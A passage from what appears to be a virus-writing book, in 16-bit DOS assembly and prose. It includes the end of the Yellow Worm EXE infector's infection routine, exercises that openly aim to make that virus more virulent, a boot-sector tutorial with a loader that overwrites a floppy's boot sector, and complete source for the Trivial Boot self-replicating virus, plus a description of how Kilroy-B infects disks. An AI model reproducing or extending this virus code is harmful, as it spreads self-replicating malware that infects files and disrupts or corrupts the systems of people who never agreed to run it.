        mov     [FSIZE],ax              ;and save it here
        mov     [FSIZE+2],dx
        mov     cx,WORD PTR [FSIZE+2]   ;adjust file length to paragraph
        mov     dx,WORD PTR [FSIZE]     ;boundary
        or      dl,0FH
        add     dx,1
        adc     cx,0
        mov     WORD PTR [FSIZE+2],cx
        mov     WORD PTR [FSIZE],dx
        mov     ax,4200H                ;set file pointer, relative to beginning
        int     21H                     ;go to end of file + boundary

        mov     cx,OFFSET END_WORM         ;last byte of code
        xor     dx,dx                   ;first byte of code, ds:dx
        mov     ah,40H                  ;write body of virus to file
        int     21H

        mov     dx,WORD PTR [FSIZE]     ;find relocatables in code
        mov     cx,WORD PTR [FSIZE+2]   ;original end of file
        add     dx,OFFSET HOSTS         ;            + offset of HOSTS
        adc     cx,0                    ;cx:dx is that number
        mov     ax,4200H                ;set file pointer to 1st relocatable
        int     21H
        mov     dx,OFFSET EXE_HDR+14    ;get correct host ss:sp, cs:ip
        mov     cx,10
        mov     ah,40H                  ;and write it to HOSTS/HOSTC
        int     21H

        xor     cx,cx                   ;so now adjust the EXE header values
        xor     dx,dx
        mov     ax,4200H                ;set file pointer to start of file
        int     21H

        mov     ax,WORD PTR [FSIZE]     ;calculate viral initial CS
        mov     dx,WORD PTR [FSIZE+2]   ; = File size / 16 - Header Size(Para)
        mov     cx,16
        div     cx                      ;dx:ax contains file size / 16
        sub     ax,WORD PTR [EXE_HDR+8] ;subtract exe header size, in paragraphs
        mov     WORD PTR [EXE_HDR+22],ax;save as initial CS
        mov     WORD PTR [EXE_HDR+14],ax;save as initial SS
        mov     WORD PTR [EXE_HDR+20],OFFSET YELLOW_WORM  ;save initial ip
        mov     WORD PTR [EXE_HDR+16],OFFSET END_WORM + STACKSIZE  ;save init sp

        mov     dx,WORD PTR [FSIZE+2]   ;calculate new file size for header
        mov     ax,WORD PTR [FSIZE]     ;get original size
        add     ax,OFFSET END_WORM + 200H  ;add virus size, 512 bytes
        adc     dx,0
        mov     cx,200H                 ;divide by paragraph size
        div     cx                      ;ax=paragraphs, dx=last paragraph size
        mov     WORD PTR [EXE_HDR+4],ax ;and save paragraphs here
        mov     WORD PTR [EXE_HDR+2],dx ;last paragraph size here
        mov     cx,1CH                  ;and save 1CH bytes of header
        mov     dx,OFFSET EXE_HDR       ;at start of file
        mov     ah,40H
        int     21H

        mov     ah,3EH                  ;close file now
        int     21H

        ret                             ;that’s it, infection is complete!

END_WORM:                       ;label for the end of the yellow worm

VSEG    ENDS
        END     YELLOW_WORM
```

Exercises

The following three exercises will make the Yellow Worm much more interesting, but also more virulent:

1. Add an additional interrupt 21H function hook to the Yellow Worm for the purposes of self-detection. Suggestion: Use something that normally returns a trivial result. For example, DOS Function 4DH gives the caller a return code from a just-executed program. Normally it never returns with carry set. If you set it up to return with carry set only when **al**=0FFH and **bx**=452DH on entry, it could signal that the virus is present without bothering anything else. (The values for **al** and **bx** are just random numbers—you don't want the function to return with carry set all the time!)

2. Further modify the Yellow Worm so that instead of shrinking the Z-block and turning it into an M- and a Z-block, it just shrinks the Z-block. Remove the safeguard so that the Yellow Worm will load under native DOS as well as in a Windows DOS box. This essentially leaves the memory it occupies unaccounted for. Will it run in this state? Will it crash Windows? Will it cause any trouble at all?

3. Further modify the Yellow Worm so that it will (a) steal exactly 1K of memory, and (b) modify the standard memory word at 0000:413H in the BIOS RAM area to reflect the missing 1K of memory. Will the virus crash Windows now? Will it cause any trouble?

4. Write a virus which installs itself using the usual DOS Interrupt 21H, Function 31H Terminate and Stay Resident call. The main problems you must face are (a) self-detection and (b) executing the host. If the virus detects itself in memory, it can just allow the host to run, but if it does a TSR call, it must reload the host so that it gets relocated by DOS into a location in memory where it can execute freely.

5. Write a virus which breaks up the current memory block, places itself in the lower block where it goes resident, and it executes the host in the higher block. Essentially, this virus will do just what the virus in exercise 4 did, without calling DOS.

An Introduction to Boot Sector Viruses

The boot sector virus can be the simplest or the most sophisticated of all computer viruses. On the one hand, the boot sector is always located in a very specific place on disk. Therefore, both the search and copy mechanisms can be extremely quick and simple, if the virus can be contained wholly within the boot sector. On the other hand, since the boot sector is the first code to gain control after the ROM startup code, it is very difficult to stop before it loads. If one writes a boot sector virus with sufficiently sophisticated anti-detection routines, it can also be very difficult to detect after it loads, making the virus nearly invincible.

In the next three chapters we will examine several different boot sector viruses. This chapter will take a look at two of the simplest boot sector viruses just to introduce you to the boot sector. The following chapters will dig into the details of two models for boot sector viruses which have proven extremely successful in the wild.

Boot Sectors

To understand the operation of a boot sector virus one must first understand how a normal, uninfected boot sector works. Since the operation of a boot sector is hidden from the eyes of a casual user, and often ignored by books on PC's, we will discuss them here.

When a PC is first turned on, the CPU begins executing the machine language code at the location F000:FFF0. The system BIOS ROM (Basic-Input-Output-System Read-Only-Memory) is located in this high memory area, so it is the first code to be executed by the computer. This ROM code is written in assembly language and stored on chips (EPROMS) inside the computer. Typically this code will perform several functions necessary to get the computer up and running properly. First, it will check the hardware to see what kinds of devices are a part of the computer (e.g., color or mono monitor, number and type of disk drives) and it will see whether these devices are working correctly. The most familiar part of this startup code is the memory test, which cycles through all the memory in the machine, displaying the addresses on the screen. The startup code will also set up an interrupt table in the lowest 1024 bytes of memory. This table provides essential entry points (interrupt vectors) so all programs loaded later can access the BIOS services. The BIOS startup code also initializes a data area for the BIOS starting at the memory location 0040:0000H, right above the interrupt vector table. Once these various house-keeping chores are done, the BIOS is ready to transfer control to the operating system for the computer, which is stored on disk.

But which disk? Where on that disk? What does it look like? How big is it? How should it be loaded and executed? If the BIOS knew the answers to all of these questions, it would have to be configured for one and only one operating system. That would be a problem. As soon as a new operating system (like OS/2) or a new version of an old familiar (like MS-DOS 6.22) came out, your computer would become obsolete! For example, a computer set up with PC-DOS 5.0 could not run MS-DOS 3.3, 6.2, or Linux. A machine set up with CPM-86 (an old, obsolete operating system) could run none of the above. That wouldn't be a very pretty picture.

The boot sector provides a valuable intermediate step in the process of loading the operating system. It works like this: the BIOS remains ignorant of the operating system you wish to use. However, it knows to first go out to floppy disk drive A: and attempt to read the first sector on that disk (at Track 0, Head 0, Sector 1) into memory at location 0000:7C00H. If the BIOS doesn't find a disk in drive A:, it looks for the hard disk drive C:, and tries to load its first sector. (And if it can't find a disk anywhere, it will either go into ROM Basic or generate an error message, depending on what kind of a computer it is. Some BIOS's let you attempt to boot from C: first and then try A: too.) Once the first sector (the boot sector) has been read into memory, the BIOS checks the last two bytes to see if they have the values 55H AAH. If they do, the BIOS assumes it has found a valid boot sector, and transfers control to it at 0000:7C00H. From this point on, it is the boot sector's responsibility to load the operating system into memory and get it going, whatever the operating system may be. In this way the BIOS (and the computer manufacturer) avoids having to know anything about what operating system will run on the computer. Each operating system will have a unique disk format and its own configuration, its own system files, etc. As long as every operating system puts a boot sector in the first sector on the disk, it will be able to load and run.

Since a sector is normally only 512 bytes long, the boot sector must be a very small, rude program. Generally, it is designed to load another larger file or group of sectors from disk and then pass control to them. Where that larger file is depends on the operating system. In the world of DOS, most of the operating system is kept in three files on disk. One is the familiar COMMAND.COM and the other two are hidden files (hidden by setting the "hidden" file attribute) which are tucked away on every DOS boot disk. These hidden files must be the first two files on a disk in order for the boot sector to work properly. If they are anywhere else, DOS cannot be loaded from that disk. The names of these files depend on whether you're using PC-DOS (from IBM) or MS-DOS (from Microsoft). Under PC-DOS, they're called *IBMBIO.COM* and *IBMDOS.COM*. Under MS-DOS they're called *IO.SYS* and *MSDOS.SYS*. MS-DOS 6.0 and 6.2 also have a file *DBLSPACE.BIN* which is used to interpret double space compressed drives. DR-DOS (from Digital Research) uses the same names as IBM.

When a normal DOS boot sector executes, it first determines the important disk parameters for the particular disk it is installed on. Next it checks to see if the two hidden operating system files are on the disk. If they aren't, the boot sector displays an error message and stops the machine. If they are there, the boot sector tries to load the IBMBIO.COM or IO.SYS file into memory at location 0000:0700H. If successful, it then passes control to that program file, which continues the process of loading the PC/MS-DOS operating system. That's all the boot sector on a floppy disk does.

The boot sector also can contain critical information for the operating system. In most DOS-based systems, the boot sector will contain information about the number of tracks, heads, sectors, etc., on the disk; it will tell how big the FAT tables are, etc. Although the information contained here is fairly standardized (see Table 10.1), not every version of the operating system *uses* all of this data in the same way. In particular, DR-DOS is noticeably different.

A boot sector virus can be fairly simple—at least in principle. All that such a virus must do is take over the first sector on the disk. From there, it tries to find uninfected disks in the system. Problems arise when that virus becomes so complicated that it takes up too much room. Then the virus must become two or more sectors long, and the author must find a place to hide multiple sectors, load them, and copy them. This can be a messy and difficult job. However, it is not too difficult to design a virus that takes up only a single sector. This chapter and the next will deal with such viruses.

Rather than designing a virus that will *infect* a boot sector, it is much easier to design a virus that simply *is* a self-reproducing boot sector. Before we do that, though, let's design a normal boot sector that can load DOS and run it. By doing that, we'll learn just what a boot sector does. That will make it easier to see what a virus has to work around so as not to cause problems.

The Necessary Components of a Boot Sector

To start with, let's take a look at the basic structure of a boot sector. The first bytes in the sector are always a jump instruction

Field Name	Offset	Size	Description
DOS_ID	7C03	8	Bytes ID of Format program
SEC_SIZE	7C0B	2	Sector size, in bytes
SECS_PER_CLUST	7C0D	1	Number of sectors per cluster
FAT_START	7C0E	2	Starting sector for the 1st FAT
FAT_COUNT	7C10	1	Number of FATs on the disk
ROOT_ENTRIES	7C11	2	No. of entries in root directory
SEC_COUNT	7C13	2	Number of sectors on this disk
DISK_ID	7C14	1	Disk ID (FD Hex = 360K, etc.)
SECS_PER_FAT	7C15	2	No. of sectors in a FAT table
SECS_PER_TRK	7C18	2	Number of sectors on a track
HEADS	7C1A	2	No. of heads (sides) on disk
HIDDEN_SECS	7C1C	2	Number of hidden sectors

Table 10.1: The boot sector data area.

to the real start of the program, followed by a bunch of data about the disk on which this boot sector resides. In general, this data changes from disk type to disk type. All 360K disks will have the same data, but that will differ from 1.2M drives and hard drives, etc. The standard data for the start of the boot sector is described in Table 10.1. It consists of a total of 43 bytes of information. Most of this information is required in order for DOS and the BIOS to use the disk drive and it should never be changed inadvertently. The one exception is the DOS_ID field. This is simply eight bytes to put a name in to identify the boot sector. It can be anything you like.

Right after the jump instruction, the boot sector sets up the stack. Next, it sets up the *Disk Parameter Table* also known as the *Disk Base Table*. This is just a table of parameters which the BIOS uses to control the disk drive (Table 10.2) through the disk drive controller (a chip on the controller card). More information on these parameters can be found in Peter Norton's *Programmer's Guide to the IBM PC*, and similar books. When the boot sector is loaded, the BIOS has already set up a default table, and put a pointer to it at the address 0000:0078H (Interrupt 1E Hex). The boot sector replaces this table with its own, tailored for the particular disk. This is standard practice, although in many cases the BIOS table is perfectly adequate to access the disk.

Offset	Description
0	Specify Byte 1: head unload time, step rate time
1	Specify Byte 2: head load time, DMA mode
2	Time before turning motor off, in clock ticks
3	Bytes per sector (0=128, 1=256, 2=512, 3=1024)
4	Last sector number on a track
5	Gap length between sectors for read/write
6	Data transfer length (set to FF Hex)
7	Gap length between sectors for formatting
8	Value stored in each byte when a track is formatted
9	Head settle time, in milliseconds
A	Motor startup time, in 1/8 second units

Table 10.2: The Disk Base Table.

Rather than simply changing the address of the interrupt 1EH vector, the boot sector goes through a more complex procedure that allows the table to be built both from the data in the boot sector and the data set up by the BIOS. It does this by locating the BIOS default table and reading it byte by byte, along with a table stored in the boot sector. If the boot sector's table contains a zero in any given byte, that byte is replaced with the corresponding byte from the BIOS' table, otherwise the byte is left alone. Once the new table is built inside the boot sector, the boot sector changes interrupt vector 1EH to point to it. Then it resets the disk drive through BIOS Interrupt 13H, Function 0, using the new parameter table.

The next step, locating the system files, is done by finding the start of the root directory on disk and looking at it. The disk data at the start of the boot sector has all the information we need to calculate where the root directory starts. Specifically,

```
First root directory sector = FAT_COUNT*SECS_PER_FAT
                                    + HIDDEN_SECS + FAT_START
```

so we can calculate the sector number and read it into memory at 0000:0500H, a memory scratch-pad area. From there, the boot sector looks at the first two directory entries on disk. These are just 32 byte records, the first eleven bytes of which is the file name. (See Figure 3.4) One can easily compare these eleven bytes with file names stored in the boot record. Typical code for this whole operation looks like this:

```
LOOK_SYS:
      MOV     AL,BYTE PTR [FAT_COUNT]   ;get fats per disk
      XOR     AH,AH
      MUL     WORD PTR [SECS_PER_FAT]   ;multiply by sectors per fat
      ADD     AX,WORD PTR [HIDDEN_SECS] ;add hidden sectors
      ADD     AX,WORD PTR [FAT_START]   ;add starting fat sector

      PUSH    AX
      MOV     WORD PTR [DOS_ID],AX      ;root dir, save it

      MOV     AX,20H                    ;dir entry size
      MUL     WORD PTR [ROOT_ENTRIES]   ;dir size in ax
      MOV     BX,WORD PTR [SEC_SIZE]    ;sector size
      ADD     AX,BX                     ;add one sector
      DEC     AX                        ;decrement by 1
      DIV     BX                        ;ax=# sectors in root dir
      ADD     WORD PTR [DOS_ID],AX      ;DOS_ID=start of data
      MOV     BX,OFFSET DISK_BUF        ;set up disk read buffer @ 0:0500
      POP     AX                        ;and go convert sequential
      CALL    CONVERT                   ;sector number to bios data
      MOV     AL,1                      ;prepare for a 1 sector disk read
      CALL    READ_DISK                 ;go read it

      MOV     DI,BX                     ;compare first file with
      MOV     CX,11                     ;required file name
      MOV     SI,OFFSET SYSFILE_1       ;of first system file for MS-DOS
      REPZ    CMPSB
ERROR2:
      JNZ     ERROR2                    ;not the same - an error, so stop
```

Once the boot sector has verified that the system files are on disk, it tries to load the first file. It assumes that the first file is located at the very start of the data area on disk, in one contiguous block. So to load it, the boot sector calculates where the start of the data area is,

```
First Data Sector = FRDS
         + [(32*ROOT_ENTRIES) + SEC_SIZE - 1]/SEC_SIZE
```

and the size of the file in sectors. The file size in bytes is stored at offset 1CH from the start of the directory entry at 0000:0500H. The number of sectors to load is

```
SIZE IN SECTORS = (SIZE_IN_BYTES/SEC_SIZE) + 1
```

The file is loaded at 0000:0700H. Then the boot sector sets up some parameters for that system file in its registers, and transfers control to it. From there the operating system takes over the computer, and eventually the boot sector's image in memory is overwritten by other programs.

Note that the size of this file cannot exceed 7C00H - 0700H, plus a little less to leave room for the stack. That's about 29 kilobytes. If it's bigger than that, it will run into the boot sector in memory. Since that code is executing when the system file is being loaded, overwriting it will crash the system. Now, if you look at the size of IO.SYS in MS-DOS 6.2, you'll find it's over 40K long! How, then, can the boot sector load it? One of the dirty little secrets of DOS 5.0 and 6.X is that *the boot sector does not load the entire file!* It just loads what's needed for startup and then lets the system file itself load the rest as needed.

Interrupt 13H


Since the boot sector is loaded and executed before DOS, none of the usual DOS interrupt services are available to it. It cannot simply call INT 21H to do file access, etc. Instead it must rely on the services that the BIOS provides, which are set up by the ROM startup routine. The most important of these services is Interrupt 13H, which allows programs access to the disk drives.

Interrupt 13H offers two services we will be interested in, and they are accessed in about the same way. The *Disk Read* service is specified by setting **ah**=2 when *int 13H* is called, and the *Disk Write* service is specified by setting **ah**=3.

On a floppy disk or a hard disk, data is located by specifying the Track (or Cylinder), the Head, and the Sector number of the data. (See Figure 10.1). On floppy disks, the Track is a number from 0 to 39 or from 0 to 79, depending on the type of disk, and the Head corresponds to which side of the floppy is to be used, either 0 or 1. On hard disks, Cylinder numbers can run into the hundreds or thousands, and the number of Heads is simply twice the number of physical platters used in the disk drive. Sectors are chunks of data, usually 512 bytes for PCs, that are stored on the disk. Typically anywhere from 9 to 64 sectors can be stored on one track/head combination.

To read sectors from a disk, or write them to a disk, one must pass Interrupt 13H several parameters. First, one must set **al** equal to the number of sectors to be read or written. Next, **dl** must be the drive number (0=A:, 1=B:, 80H=C:, 81H=D:) to be read from. The

Figure 10.1: Disk Track, Head and Sector organization.



Sector 2
Sector 7
Sector 6
Sector 3
Sector 1
Sector 8
Track 5
Track 4
Track 3
Track 2
Track 1
Track 0
Sector 5
Sector 4
Sector 0
Head 0
Head 1 (Other Side)

dh register is used to specify the head number, while **cl** contains the sector, and **ch** contains the track number. In the event there are more than 256 tracks on the disk, the track number is broken down into two parts, and the lower 8 bits are put in **ch**, and the upper two bits are put in the high two bits of **cl**. This makes it possible to handle up to 64 sectors and 1024 cylinders on a hard disk. Finally, one must use **es:bx** to specify the memory address of a buffer that will receive data on a read, or supply data for a write. Thus, for example, to read Cylinder 0, Head 0, Sector 1 on the A: floppy disk into a buffer at **ds**:200H, one would code a call to *int 13H* as follows:

```
mov     ax,201H                 ;read 1 sector
mov     cx,1                    ;Head 0, Sector 1
mov     dx,0                    ;Drive 0, Track 0
mov     bx,200H                 ;buffer at offset 200H
push    ds
pop     es                      ;es=ds
int     13H
```

When Interrupt 13H returns, it uses the carry flag to specify whether it worked or not. If the carry flag is set on return, something caused the interrupt service routine to fail.

The BASIC.ASM Boot Sector

The BASIC.ASM listing below is a simple boot sector to boot the MS-DOS operating system. It differs from the usual boot sector in that we have stripped out all of the unnecessary functionality. It does an absolute minimum of error handling. The usual boot sector displays several error messages to help the user to try to remedy a failure. BASIC.ASM isn't that polite. Rather than telling the user something is wrong, it just stops. Whoever is using the computer will get the idea that something is wrong and try a different disk anyhow. This shortcut eliminates the need for error message strings and the code required to display them. That can save up to a hundred bytes.

Secondly, BASIC.ASM only checks the system for the first system file before loading it. Rarely is one system file present and not the other, since both DOS commands that put them on a disk (FORMAT and SYS) put them there together. If for some reason the second file does not exist, our boot sector will load and execute the first one, rather than displaying an error message. The first system program will just fail when it goes to look for the second file and it's not there, displaying an error message. The result is practically the same. Trimming the boot sector in this fashion makes it necessary to search for only one file instead of two, and saves about 30 bytes.

Finally, the BASIC.ASM program contains an important mechanism that boot sector viruses need, even though it isn't a virus: a loader. A boot sector isn't an ordinary program that you can just load and run like an EXE or a COM file. Instead, it has to be placed in the proper place on the disk (Track 0, Head 0, Sector 1) in order to be useful. Yet when you assemble an ASM file, you normally create either a COM or an EXE file. The loader bridges this gap.

To make BASIC.ASM work, it should be assembled into a COM file. The boot sector itself is located at offset 7C00H in this COM file. That is done by simply placing an

```
        ORG     7C00H
```

instruction before the boot sector code. At the start of the COM file, at the usual offset 100H, is located a small program which

1) Reads the boot sector from the disk in the A: drive into a data area,
2) Copies the disk-specific data at the start of the boot sector into the BASIC boot sector, and
3) Writes the resulting sector back out to the disk in drive A.

Then the result of executing BASIC.COM from DOS is that the disk in drive A: will have our boot sector on it instead of the usual DOS boot sector. That disk should still work just like it always did. If the boot sector we placed on that disk was a virus, the A: drive would just have been infected.

The BOOT.ASM Source

The following program can be assembled and executed as a COM file using TASM, MASM or A86:

```
;A Basic Boot Sector for DOS 2.0 to 6.22. This is non-viral!
;
;(C) 1995 American Eagle Publications, Inc. All Rights Reserved!


;This segment is where the first operating system file (IO.SYS) will be
;loaded and executed from. We don't know (or care) what is there, as long as
;it will execute at 0070:0000H, but we do need the address to jump to defined
;in a separate segment so we can execute a far jump to it.
DOS_LOAD        SEGMENT AT 0070H
                ASSUME  CS:DOS_LOAD

                ORG     0

LOAD:                                   ;Start of the first operating system program

DOS_LOAD        ENDS


MAIN            SEGMENT BYTE
                ASSUME  CS:MAIN,DS:MAIN,SS:NOTHING


;This is the loader for the boot sector. It writes the boot sector to
;the A: drive in the right place, after it has set up the basic disk
;parameters. The loader is what gets executed when this program is executed
;from DOS as a COM file.

                ORG     100H

LOADER:
                mov     ax,201H         ;load the existing boot sector
                mov     bx,OFFSET DISK_BUF      ;into this buffer
                mov     cx,1            ;Drive 0, Track 0, Head 0, Sector 1
                mov     dx,0
                int     13H
                mov     ax,201H         ;try twice to compensate for disk
                int     13H             ;change errors

                mov     si,OFFSET DISK_BUF + 11
                mov     di,OFFSET BOOTSEC + 11
                mov     cx,19
                rep     movsb           ;move disk data to new boot sector

                mov     ax,301H         ;and write new boot sector to disk
                mov     bx,OFFSET BOOTSEC
                mov     cx,1
                mov     dx,0
                int     13H

                mov     ax,4C00H        ;now exit to DOS
                int     21H
```

```
;This area is reserved for loading the boot sector from the disk which is going
;to be modified by the loader, as well as the first sector of the root dir,
;when checking for the existence of system files and loading the first system
;file. The location is fixed because this area is free at the time of the
;execution of the boot sector.

                ORG     0500H

DISK_BUF:       DB      ?                       ;Start of the buffer

;Here is the start of the boot sector code. This is the chunk we will take out
;of the compiled COM file and put it in the first sector on a floppy disk.

                ORG     7C00H

BOOTSEC:        JMP     SHORT BOOT              ;Jump to start of boot code
                NOP                             ;always leave 3 bytes here


DOS_ID:         DB      'Am Eagle'              ;Name for boot sector (8 bytes)
SEC_SIZE:       DW      200H   ;Size of a sector, in bytes
SECS_PER_CLUST: DB      2      ;Number of sectors in a cluster
FAT_START:      DW      1      ;Starting sec for 1st File Allocation Table (FAT)
FAT_COUNT:      DB      2      ;Number of FATs on this disk
ROOT_ENTRIES:   DW      70H    ;Number of root directory entries
SEC_COUNT:      DW      2D0H   ;Total number of sectors on this disk
DISK_ID:        DB      0FDH   ;Disk type code (This is 360KB)
SECS_PER_FAT:   DW      2      ;Number of sectors per FAT
SECS_PER_TRK:   DW      9      ;Sectors per track for this drive
HEADS:          DW      2      ;Number of heads (sides) on this drive
HIDDEN_SECS:    DW      0      ;Number of hidden sectors on the disk

;Here is the start of the boot sector executable code

BOOT:           CLI                                     ;interrupts off
                XOR     AX,AX                           ;prepare to set up segs
                MOV     ES,AX                           ;set DS=ES=SS=0
                MOV     DS,AX
                MOV     SS,AX                           ;start stack @ 0000:7C00
                MOV     SP,OFFSET BOOTSEC
                STI                                     ;now turn interrupts on

;Here we look at the first file on the disk to see if it is the first MS-DOS
;system file, IO.SYS.
LOOK_SYS:
                MOV     AL,BYTE PTR [FAT_COUNT]         ;get fats per disk
                XOR     AH,AH
                MUL     WORD PTR [SECS_PER_FAT]         ;mult by secs per fat
                ADD     AX,WORD PTR [HIDDEN_SECS]       ;add hidden sectors
                ADD     AX,WORD PTR [FAT_START]         ;add starting fat sector
                PUSH    AX                              ;start of root dir in ax
                MOV     BP,AX                           ;save it here

                MOV     AX,20H                          ;dir entry size
                MUL     WORD PTR [ROOT_ENTRIES]         ;dir size in ax
                MOV     BX,WORD PTR [SEC_SIZE]          ;sector size
                ADD     AX,BX                           ;add one sector
                DEC     AX                              ;decrement by 1
                DIV     BX                              ;ax=# secs in root dir
                ADD     BP,AX                           ;now bp is start of data
                MOV     BX,OFFSET DISK_BUF              ;disk buf at 0000:0500
                POP     AX                              ;ax=start of root dir
                CALL    CONVERT                         ;and get bios sec @
                INT     13H                             ;read 1st root sector
                JC      $

                MOV     DI,BX                           ;compare 1st file with
                MOV     CX,11                           ;required file name
                MOV     SI,OFFSET SYSFILE_1             ;of first system file
```

```
                REPZ    CMPSB
                JNZ     $                               ;not same, hang machine

;Ok, system file is there, so load it
LOAD_SYSTEM:
                MOV     AX,WORD PTR [DISK_BUF+1CH]      ;get file size of IO.SYS
                XOR     DX,DX
                DIV     WORD PTR [SEC_SIZE]             ;and divide by sec size
                INC     AX                              ;ax=no of secs to read
                CMP     AX,39H                          ;don't load too much!!
                JLE     LOAD1                           ;(< 7C00H-700H)
                MOV     AX,39H                          ;plus room for stack!
LOAD1:          MOV     DI,AX                           ;store that number in BP
                PUSH    BP                              ;save start of IO.SYS
                MOV     BX,700H                         ;disk buffer = 0000:0700
RD_IOSYS:       MOV     AX,BP                           ;and get sector to read
                CALL    CONVERT                         ;get bios Trk/Cyl/Sec
                INT     13H                             ;and read a sector
                JC      $                               ;halt on error
                INC     BP                              ;increment sec to read
                ADD     BX,WORD PTR [SEC_SIZE]          ;and update buf address
                DEC     DI                              ;dec no of secs to read
                JNZ     RD_IOSYS                        ;get another if needed

;Ok, IO.SYS has been read in, now transfer control to it
DO_BOOT:
                MOV     CH,BYTE PTR [DISK_ID]           ;Put drive type in ch
                MOV     DL,0                            ;Drive number in dl
                POP     BX                              ;Start of data in bx
                JMP     FAR PTR LOAD                    ;far jump to IO.SYS

;Convert sequential sector number in ax to BIOS Track, Head, Sector information.
;Save track number in CH, head in DH, sector number in CH, set AX to 201H. Since
;this is for floppies only, we don't have to worry about track numbers greater
;than 255.
CONVERT:
                XOR     DX,DX
                DIV     WORD PTR [SECS_PER_TRK]         ;divide ax by secs/trk
                INC     DL                              ;dl=sec # to start read
                                                        ;al=track/head count
                MOV     CL,DL                           ;save sector here
                XOR     DX,DX
                DIV     WORD PTR [HEADS]                ;divide ax by head count
                MOV     DH,DL                           ;head to dh
                XOR     DL,DL                           ;drive in dl (0)
                MOV     CH,AL                           ;track to ch
                MOV     AX,201H                         ;ax="read 1 sector"
                RET

SYSFILE_1       DB      'IO      SYS'                   ;MS DOS System file

                ORG     7DFEH

BOOT_ID         DW      0AA55H                          ;Boot sector ID word

MAIN            ENDS

                END     LOADER
```

A Trivial Boot Sector Virus

The most trivial boot sector virus imaginable could actually be much simpler than the simple boot sector we've just discussed. It would be an "overwriting" virus in the sense that it would not attempt to load the operating system or anything—it would just replicate. The code for such a virus is just a few bytes. We'll call it Trivial Boot, and it looks like this:

```
.model  small
.code

        ORG     100H

START:  call    TRIV_BOOT               ;loader just calls the virus
        ret                             ;and exits to DOS

        ORG     7C00H

TRIV_BOOT:
        mov     ax,0301H                ;write one sector
        mov     bx,7C00H                ;from here
        mov     cx,1                    ;to Track 0, Sector 1, Head 0
        mov     dx,1                    ;on the B: drive
        int     13H                     ;do it
        mov     ax,0301H                ;do it again to make sure it works
        int     13H
        ret                             ;and halt the system

        END     START
```

This boot sector simply copies itself from memory at 7C00H to Track 0, Head 0, Sector 1 on the B: drive. If you start your computer with a disk that uses it as the boot sector in the A: drive and an uninfected disk in the B: drive, the B: drive will get a copy of the virus in its boot sector, and the computer will stop dead in its tracks. No operating system will get loaded and nothing else will happen.

Because no operating system will ever get loaded, the data area in the boot sector is superfluous. As such, Trivial Boot just ignores it.

Notice that the Trivial Boot attempts a write *twice* instead of just once. There is an essential bit of technology behind this. When a diskette in a system has just been changed, the first attempt to use Interrupt 13H, the Disk BIOS, will result in an error. Thus, the first read (*Int 13H*, **ah**=2) or write (*Int 13H*, **ah**=3) done by a virus may fail, even though there is a disk in the drive and it is perfectly accessible. As such, the first attempt to read or write should always be duplicated.

Obviously, the Trivial Boot virus isn't very viable. Firstly, it only works on dual floppy systems, and secondly, the user will immediately notice that something is wrong and take steps to remedy the situation. It is just a dumb, overwriting virus like the Mini-44.

A Better Boot Sector Virus

While Trivial Boot isn't much good for replicating, combining it with the basic boot sector we've discussed does result in a virus that might qualify as the minimal non-destructive boot sector virus. The Kilroy-B virus does exactly this. It is a floppy-only virus that (a) copies itself to the B: drive, and (b) loads the MS-DOS operating system and runs it.

If a boot sector virus is going to preserve the data area in a boot sector, it must read the original boot sector, and either copy itself over the code, or copy the data into itself, and then write the new boot sector back to disk. That is essentially the infection mechanism.

To turn BOOT.ASM into a virus, one need only call an INFECT subroutine after the essential data structures have been set up, but before the operating system is loaded.

The Infection Process

When a PC with the Kilroy-B in drive A: is turned on, the virus is the first thing to gain control after the BIOS. After setting up the stack and the segment registers, Kilroy-B simply attempts to read the boot sector from drive B into a buffer at 0000:0500H. If no disk is installed in B:, then the virus will get an error on the Interrupt 13H read function. When it sees that, it will simply skip the rest of the infection process and proceed to load the operating system.

If the read is successful, the virus will copy its own code into the buffer at 0000:0500H. Specifically, it will copy the bytes at 7C00H to 7C0AH, and 7C1EH to 7DFDH down to offset 500H. It skips the data area in the boot sector, so that the new boot sector at 500H will have virus code mixed with the original disk data.

With this accomplished, the virus writes its code to the boot sector of drive B: using interrupt 13H. This completes the infection process.

PC-DOS and DR-DOS Compatibility

The BASIC boot sector was only designed to work with MS-DOS. If placed on a system disk formatted by IBM's PC-DOS or Digital Research's DR-DOS, it would fail to boot properly. That was no big deal for a test boot sector. You could easily change it if you were using PC-DOS, etc., so that it would work. Matters are not all that simple when discussing a virus. If a virus designed to work only with MS-DOS were to infect a diskette formatted by PC-DOS, the virus would corrupt the disk in that it could no longer boot. Since the virus replicates, whereas an ordinary boot sector does not, such a concern must be attended to if one really wants to create a benign virus.

Kilroy-B handles this potential problem gracefully by looking for both the IO.SYS and the IBMBIO.COM files on disk. If it doesn't find the first, it searches for the second. Whichever one it finds, it loads. Since only one or the other will be the first file on disk, this approach is a fairly fool-proof way around the compatibility problem. In this way, Kilroy-B becomes compatible with all of the major variants of DOS available.

